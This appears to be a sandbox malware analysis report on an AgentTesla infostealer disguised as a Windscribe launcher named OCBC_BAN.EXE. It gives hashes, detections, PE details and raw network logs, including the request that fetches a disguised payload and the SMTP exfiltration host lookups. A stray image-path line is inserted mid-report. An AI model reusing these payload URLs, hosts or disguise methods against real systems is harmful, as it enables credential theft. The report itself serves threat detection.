SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe

Process:	C:\Users\user\Desktop\OCBC_BAN.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	213504
Entropy (8bit):	6.064450389025509
Encrypted:	false
SSDEEP:	6144:pF+NaNYd62YXxU+RWaVswlPH5XfIrijRpS:pF+Na2dXYXzH5X5N
MD5:	4AD411F172F9362BB859CD369E5F3F8E
SHA1:	3CBD02B7847D7259274F145B1BBD5F6206FD98F2
SHA-256:	01E3C7651589A572C90A38AA1476BF4A50CCD35383FE3114BE11068D5C2A9E39
SHA-512:	F2550C12826A47AF942674295DFDA205EC9C78090646C788618A6F4573135BD1BC9EEA05088667B5EBABDD725368DD28F4CFD6E5E175BF14DE200558F739784
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: C:\Users\user\AppData\Local\Temp\Pubrtkzyqpdcef1.exe, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 85%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....sb.....8.....V... .....@.. ....@.....V..O....`..0..... ..... ..H.....text....7... ...8..... ..`.rsrc...0....`.....:.....@..@.rel oc.....@.....@..B.....V.....H.....d...H.....(....*..(....*.s.....s.....s.....s.....*...0..,.....+.....,.....,.....,.+.+.~.. ..o....*.0..,.....+.....,.....,.....,.+.+.~....o....*.0..,.....+.....,.....,.....,.+.+.~....o....*.0..,.....+.....,.....,.....,.+.+.~....o....*.0.....+.....,.....,.....,.+.+...(....(....*...0.. (.....+.....,.....,.....,.+.+..(....*.0..,.....

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat

Process:	C:\Users\user\Desktop\OCBC_BAN.EXE
File Type:	ISO-8859 text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:hDl:hR
MD5:	832F2F5C81D72A07024A36A79123F2B7
SHA1:	465129A561D6FE73A2B7D3CC59474353C023ABA9
SHA-256:	01C03F65A92E5700D89800AD7D410DE0B0027A4E768B6B269B2A4404B87B215B
SHA-512:	C95FB1279878EB9DE4773F433F147DC9373A5F0307977D2B0D9E8786BB2B29BA11BBF47B06902DC111F5668DAE6EAA15B60B4D82BE488928D0C1BCFB6463AA4A
Malicious:	**true**
Preview:	X....2.H

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\windscribe\windscribe.exe

Process:	C:\Users\user\Desktop\OCBC_BAN.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	25088
Entropy (8bit):	4.239777799948537
Encrypted:	false
SSDEEP:	192:M+fFPxnDgmvb3J7uyDTIJ1/DWzFCOmNEvNesGGE/:dfFO2rJ6yDMJ1/i0SvNesI
MD5:	BE7BB1D25F6FB1B424AB8B54DC3971D0
SHA1:	73E4DCB20A351F5D7332AC2383FCE657F22906B2
SHA-256:	353FB33F1EE908DA348B403A829F36AD6F6BD0AA3022BC56F0542F9197266B20
SHA-512:	2B637EDDAF731E348064E4CF61F3C8DB9888E52C75141DE89F157102385DA300CC7439E5029CE80551BFFA51261E33A82ED1A5AB2BC2C7EF16F97788B6699EC8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 32%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....yb.....L.....3... .....@.. .....@.....<3..O....@...J..... ....H.....text..... ....`.rsrc....J...@...J.....@..@.reloc.....`.....@..B.....p3.....H.....,$.....t#.....F...-.&(....+.&+.*...0..*.....r...p(.....-.+...(.....-.&+.&+..+..+.*...0..P.....s.....-.+A..i.,.&+..+..+.....+..%.Y.,.&....+.o....+..-.+..+..o....(...+.+.&+..*.0..v..... .....-.&..(....+.&....-.&+D.+..s....(.....-.+B.o....o....s.....+..+..(..... ....o.....o.....-...+.&+..*.....E..Y.....F...-.&(....+.&+.*^.-..-.+.(....+.(....+.*F...-.&(....+.&+.*.0..P.....~.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\windscribe\windscribe.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\OCBC_BAN.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.239777799948537
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	OCBC_BAN.EXE
File size:	25088
MD5:	be7bb1d25f6fb1b424ab8b54dc3971d0
SHA1:	73e4dcb20a351f5d7332ac2383fce657f22906b2
SHA256:	353fb33f1ee908da348b403a829f36ad6f6bd0aa3022bc56f0542f9197266b20
SHA512:	2b637eddaf731e348064e4cf61f3c8db9888e52c75141de89f157102385da300cc7439e5029ce80551bffa51261e33a82ed1a5ab2bc2c7ef16f97788b6699ec8
SSDEEP:	192:M+fFPxnDgmvb3J7uyDTIJ1/DWzFCOmNEvNesGGE/:dfFO2rJ6yDMJ1/i0SvNesI
TLSH:	04B29401F544C3B0E3A5167778DDB18CE2AE9C2D121BAA9AF4907D5C1A722C11EF687C
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....yb.....L.....3... .....@.. .....@.....

File Icon

Icon Hash:	66e4c8dae0ccd4d6

Static PE Info

General

Entrypoint:	0x40338e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6279C785 [Tue May 10 02:01:41 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x333c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x4a00	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1394	0x1400	False	0.5751953125	data	5.58241823662	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x4a00	0x4a00	False	0.142630912162	data	3.57733533525	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x4130	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0x8358	0x14	data		
RT_VERSION	0x836c	0x3ae	data		
RT_MANIFEST	0x871c	0x1b4	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright (C) 2021 Windscribe Limited
Assembly Version	2.0.3.16
InternalName	Waxhxbwa.exe
FileVersion	2.0.3.16


Description	Data
CompanyName	Windscribe Limited
LegalTrademarks	
Comments	Windscribe Launcher
ProductName	Windscribe
ProductVersion	2.0.3.16
FileDescription	Windscribe Launcher
OriginalFilename	Waxhxbwa.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
103.8.79.204192.168.2.680497372848901 05/10/22-14:47:14.568526	TCP	2848901	ETPRO TROJAN Observed Reversed EXE String Inbound (This Program...)	80	49737	103.8.79.204	192.168.2.6
192.168.2.6200.40.119.50497865872030171 05/10/22-14:48:16.817585	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49786	587	192.168.2.6	200.40.119.50

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:47:11.899657011 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.075635910 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.075766087 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.076750040 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.252244949 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252577066 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252599955 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252616882 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252634048 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252684116 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252707005 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252724886 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252743006 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252744913 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.252804995 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.252835035 CEST	80	49737	103.8.79.204	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:47:12.252852917 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.252943993 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.428878069 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.428913116 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.428930998 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.428949118 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.428966045 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.428982019 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429002047 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429016113 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.429020882 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429039955 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429055929 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429070950 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.429075003 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429092884 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429110050 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429126978 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429132938 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.429146051 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429163933 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429172039 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.429182053 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429194927 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.429200888 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429219007 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429227114 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.429239988 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.429250956 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.429311037 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605308056 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605350971 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605377913 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605406046 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605423927 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605433941 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605462074 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605490923 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605505943 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605516911 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605544090 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605552912 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605571032 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605576038 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605597019 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605619907 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605623960 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605652094 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605668068 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605679035 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605705976 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605725050 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605732918 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605772018 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605781078 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605811119 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605846882 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605859995 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605875015 CEST	80	49737	103.8.79.204	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:47:12.605904102 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605921030 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605928898 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605957031 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.605971098 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.605986118 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606021881 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606031895 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.606060982 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606091022 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606108904 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.606122017 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606157064 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606168985 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.606194019 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606235027 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606237888 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.606273890 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606309891 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606317043 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.606348038 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606378078 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606399059 CEST	49737	80	192.168.2.6	103.8.79.204
May 10, 2022 14:47:12.606405020 CEST	80	49737	103.8.79.204	192.168.2.6
May 10, 2022 14:47:12.606431961 CEST	80	49737	103.8.79.204	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:47:11.856347084 CEST	60350	53	192.168.2.6	8.8.8.8
May 10, 2022 14:47:11.875746965 CEST	53	60350	8.8.8.8	192.168.2.6
May 10, 2022 14:48:13.015645981 CEST	51666	53	192.168.2.6	8.8.8.8
May 10, 2022 14:48:13.511332989 CEST	53	51666	8.8.8.8	192.168.2.6
May 10, 2022 14:48:13.587321043 CEST	57037	53	192.168.2.6	8.8.8.8
May 10, 2022 14:48:13.845794916 CEST	53	57037	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 10, 2022 14:47:11.856347084 CEST	192.168.2.6	8.8.8.8	0x1787	Standard query (0)	bmn.lpmpbanten.id	A (IP address)	IN (0x0001)
May 10, 2022 14:48:13.015645981 CEST	192.168.2.6	8.8.8.8	0xa0a1	Standard query (0)	mail.elparque.com.uy	A (IP address)	IN (0x0001)
May 10, 2022 14:48:13.587321043 CEST	192.168.2.6	8.8.8.8	0x5ac0	Standard query (0)	mail.elparque.com.uy	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 10, 2022 14:47:11.875746965 CEST	8.8.8.8	192.168.2.6	0x1787	No error (0)	bmn.lpmpbanten.id		103.8.79.204	A (IP address)	IN (0x0001)
May 10, 2022 14:48:13.511332989 CEST	8.8.8.8	192.168.2.6	0xa0a1	No error (0)	mail.elparque.com.uy	mx.mf.netgate.com.uy		CNAME (Canonical name)	IN (0x0001)
May 10, 2022 14:48:13.511332989 CEST	8.8.8.8	192.168.2.6	0xa0a1	No error (0)	mx.mf.netgate.com.uy		200.40.119.50	A (IP address)	IN (0x0001)
May 10, 2022 14:48:13.845794916 CEST	8.8.8.8	192.168.2.6	0x5ac0	No error (0)	mail.elparque.com.uy	mx.mf.netgate.com.uy		CNAME (Canonical name)	IN (0x0001)
May 10, 2022 14:48:13.845794916 CEST	8.8.8.8	192.168.2.6	0x5ac0	No error (0)	mx.mf.netgate.com.uy		200.40.119.50	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bmn.lpmpbanten.id

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49737	103.8.79.204	80	C:\Users\user\Desktop\OCBC_BAN.EXE

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 14:47:12.076750040 CEST	222	OUT	GET /fint/Waxhxbwa_Ytgbplyy.jpg HTTP/1.1 Host: bmn.lpmpbanten.id Connection: Keep-Alive
May 10, 2022 14:47:12.252577066 CEST	224	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 10 May 2022 12:47:12 GMT Content-Type: image/jpeg Content-Length: 1460224 Connection: keep-alive Last-Modified: Tue, 10 May 2022 02:01:19 GMT Expires: Sat, 09 Jul 2022 12:47:12 GMT Cache-Control: max-age=5184000 X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Nginx-Upstream-Cache-Status: STALE X-Server-Powered-By: Engintron Accept-Ranges: bytes Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 30 00 00 00 0c 00 16 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 